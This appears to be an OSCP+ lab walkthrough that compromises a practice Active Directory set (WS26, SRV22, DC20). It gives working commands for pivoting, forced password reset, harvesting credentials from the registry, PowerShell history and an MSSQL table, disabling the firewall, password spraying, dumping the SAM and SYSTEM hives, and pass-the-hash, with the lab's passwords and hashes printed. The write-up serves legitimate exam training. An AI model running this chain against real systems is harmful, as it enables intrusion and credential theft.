

OSCP+ AD 3

WS26

Initial foothold

Just login with provided credentials using `evil-winrm`

```
evil-winrm -u r.andrews -p BusyOfficeWork890 -i 192.168.*.206
```

Pivoting

Setup tunnel to the internal machines `(172.16.*.0/24)` using ligolo-ng or chisel whatever you want
On Kali

```
sudo ip tuntap add user kali mode tun ligolo  
sudo ip link set ligolo up  
ligolo-proxy -selfcert
```

On target download, ligolo agent and run it

```
.\agent.exe -connect 192.168.45.*:11601 -ignore-cert
```

Add route to internal machines, `sudo ip route add 172.16.*.0/24 dev ligolo`

Start the tunnel on ligolo-ng, `tunnel_start`

Lateral Movement & Priv Esc


After setting up tunnel run `bloodhound-python`

```
mkdir bloodhound && cd bloodhound  
bloodhound-python -c all -ns 172.16.*.200 -d oscp.exam -u 'r.andrews' -p  
'BusyOfficeWorker890'
```

Start neo4j service and upload all the json files in bloodhound

Mark `r.andrews` as *owned principal*

Then check the **OUTBOUND OBJECT CONTROL** under Node info



You'll see that `r.andrews` has `AllExtendedRights` over the `g.jarvis` account, including the ability to reset the user's password

Abuse using rpcclient

```
$ rpcclient -U 'r.andrews%BusyOfficeWorker890' 172.16.*.200
rpcclient $> setuserinfo G.JARVIS 23 'password123'
rpcclient $> exit
```

Then get `g.jarvis` shell using evil-winrm

```
evil-winrm -i 192.168.*.206 -u G.JARVIS -p 'password123'
```

Then run winpeas and you'll get creds under, "Looking for possible regs with creds"

```
iiiiiiiiiii' Looking for possible regs with creds
https://book.hacktricks.xyz/windows-hardening/wind
Not Found
Not Found
UserName: administrator
Password: CarHammerChip964
Not Found
```

```
UserName: administrator
Password: CarHammerChip964
```

Post Exploitation

Login using Administrator creds

```
evil-winrm -i 192.168.*.206 -u Administrator -p CarHammerChip964
```

On checking powershell history found `b.martin` user's credentials

```
$ (Get-PSReadlineOption).HistorySavePath
$ type
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
ConsoleHost_history.txt
```

```
Get-Service | Where-Object {.$Status -eq "Running"}
Get-WmiObject -Class Win32_LogicalDisk | Select-Object DeviceID, FreeSpace,
Size
Get-Process | Sort-Object CPU -Descending | Select-Object -First 5
Get-NetAdapter | Where-Object {.$Status -eq "Up"}
Get-ChildItem -Path C:\ -Recurse | Where-Object {.$Length -gt 100MB}
Invoke-Command -ComputerName DC20 -ScriptBlock {Get-ADUser -Filter * -
Properties LastLogonDate}
New-ADUser -Name "Barrett Martin" -SamAccountName "b.martin" -
UserPrincipalName "b.martin@oscp.exam" -AccountPassword (ConvertTo-
SecureString "BusyWorkerDay777" -AsPlainText -Force) -Enabled True
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted -Force
-Confirm:False
[System.Net.ServicePointManager]::SecurityProtocol =
[System.Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12';
= 'https://raw.githubusercontent.com/stevencohn/WindowsPowerShell/main'
Invoke-WebRequest -Uri "/common.ps1" -OutFile C:\common.ps1;
Invoke-WebRequest -Uri "/Initialize-Machine.ps1" -OutFile C:\Initialize-
Machine.ps1
```

```
PS C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir
dir

Directory: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-a-----          /2024              1748 ConsoleHost_history.txt
```

```
Get-Service | Where-Object {.$Status -eq "Running"}
Get-WmiObject -Class Win32_LogicalDisk | Select-Object DeviceID, FreeSpace, Size
Get-Process | Sort-Object CPU -Descending | Select-Object -First 5
Get-NetAdapter | Where-Object {.$Status -eq "Up"}
Get-ChildItem -Path C:\ -Recurse | Where-Object {.$Length -gt 100MB}
Invoke-Command -ComputerName DC20 -ScriptBlock {Get-ADUser -Filter * -Properties LastLogonDate}
New-ADUser -Name "Barrett Martin" -SamAccountName "b.martin" -UserPrincipalName "b.martin@oscp.exam" -AccountPassword (ConvertTo-SecureString "BusyWorkerDay777" -AsPlainText
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted -Force -Confirm:False
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12';
= 'https://raw.githubusercontent.com/stevencohn/WindowsPowerShell/main'
Invoke-WebRequest -Uri "/common.ps1" -OutFile C:\common.ps1;
Invoke-WebRequest -Uri "/Initialize-Machine.ps1" -OutFile C:\Initialize-Machine.ps1
exit
```

Username : b.martin
Password : BusyWorkerDay777

Then we could login using `b.martin's` creds through **RDP**

```
$ nxc rdp 172.16.*.202 -u b.martin -p BusyWorkerDay777
RDP          172.16.*.202  3389    SRV22          [*] Windows 10 or Windows
Server 2016 Build 17763 (name:SRV22) (domain:oscp.exam) (nla:True)
RDP          172.16.*.202  3389    SRV22          [+]
oscp.exam\b.martin:BusyWorkerDay777 (Pwn3d!)
```

Login using `xfreerdp`

```
xfreerdp /u:b.martin /p:BusyWorkerDay777 /v:172.16.*.202 /dynamic-resolution
/cert-ignore +clipboard
```

Priv Esc


Run winpeas or netstat to enumerate opened ports, and you'll find 1433 to be open

```
PS C:\Users> netstat -ano

Active Connections

Proto Local Address           Foreign Address         State       PID
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING   872
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:1433            0.0.0.0:0               LISTENING   4104
TCP   0.0.0.0:3389            0.0.0.0:0               LISTENING   248
TCP   0.0.0.0:5985            0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:8080            0.0.0.0:0               LISTENING   4268
TCP   0.0.0.0:47001           0.0.0.0:0               LISTENING   4
```

Transfer `chisel.exe` to **SRV22** machine using xfreerdp's clipboard



Add a listener in ligolo-ng

```
listener_add --addr 0.0.0.0:8888 --to 127.0.0.1:8000
```

Turn off firewall on **WS26**, so listener works properly, `netsh advfirewall set allprofiles state off`

Run chisel-server on kali

```
$ chisel server --reverse --port 8000
```

Then chisel client on SRV22

```
C:\Windows\Tasks> .\chisel.exe client 172.16.*.206:8888  
R:localhost:127.0.0.1:1433
```

Make sure that the client shows **connected**

```
client: Connected (latency 51.189ms)
```

And you'll get a session on chisel server

```
session#1: tun: proxy#R:localhost:1433=>1433: Listening
```

Login on MSSQL server using,

```
$ impacket-mssqlclient -windows-auth 'b.martin:BusyWorkerDay777@127.0.0.1'
```

```
SQL (oscp\b.martin guest@master)> select name FROM sys.databases;
```

```
name
```

```
-----
```

```
master
```

```
tempdb
```

```
model
```

```
msdb
```

```
accounts
```

```
SQL (oscp\b.martin guest@master)> SELECT * FROM  
accounts.information_schema.tables;
```

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
-----	-----	-----	-----
accounts	dbo	creds	b'BASE TABLE'

```
SQL (oscp\b.martin guest@master)> select * from accounts.dbo.creds;
```

username	password
-----	-----
b'oscp\\m.newman'	b'SnoreDirtyOrbit111'
b'oscp\\s.tucker'	b'TimePastTravel235'
b'oscp\\c.rogers'	b'SnoozeRinseRevolve231'
b'oscp\\v.skinner'	b'DeeplyImportantThing444'
b'oscp\\k.freeman'	b'RainDropsToday345'

Compose a user and password list using this

```
# users
m.newman
s.tucker
c.rogers
v.skinner
k.freeman

# passwords
SnoreDirtyOrbit111
TimePastTravel235
SnoozeRinseRevolve231
DeeplyImportantThing444
RainDropsToday345
```

DC20

Initial Access

```
$ netexec winrm 172.16.*.202 -u users -p passwords --continue-on-success
```

```
202 5985 SRV22 [+] oscp.exam\c.rogers:SnoozeRinseRevolve231 (Pwn3d!)
```

```
$ evil-winrm -i 172.16.*.202 -u c.rogers -p 'SnoozeRinseRevolve231'
```

Priv Esc

```
*Evil-WinRM* PS C:\users\Administrator\Desktop> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Abuse this by through dumping SAM and SYSTEM files and read user hashes from it

```
*Evil-WinRM* PS C:\Windows\tasks> reg save HKLM\sam sam
```

```
*Evil-WinRM* PS C:\Windows\tasks> reg save HKLM\system system
```

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\sam\Documents> cd C:\Windows\tasks\
```

```
*Evil-WinRM* PS C:\Windows\tasks> reg save HKLM\sam sam
```

The operation completed successfully.

```
*Evil-WinRM* PS C:\Windows\tasks> reg save HKLM\system system
```

The operation completed successfully.

```
*Evil-WinRM* PS C:\Windows\tasks> ls
```

Directory: C:\Windows\tasks

Mode	LastWriteTime	Length	Name
-a—	7/31/2024 2:25 PM	49152	sam
-a—	7/31/2024 2:25 PM	16424960	system

```
*Evil-WinRM* PS C:\Windows\tasks> download sam
```

```
*Evil-WinRM* PS C:\Windows\tasks> download system
```

```
$ impacket-secretsdump -sam sam -system LOCAL
```

...

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1932cc134540745795a0c48f58cfc49:::
```

...

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Target system bootKey: 0xd359caefd2dd5a5551dd5a71481c194e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1932cc134540745795a0c48f58cfc49:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[-] NTDSHashes.__init__() got an unexpected keyword argument 'skipUser'
[*] Cleaning up...
```

Then use administrator's hash to login

```
$ evil-winrm -i 172.16.*.200 -u Administrator -H
f1932cc134540745795a0c48f58cfc49
```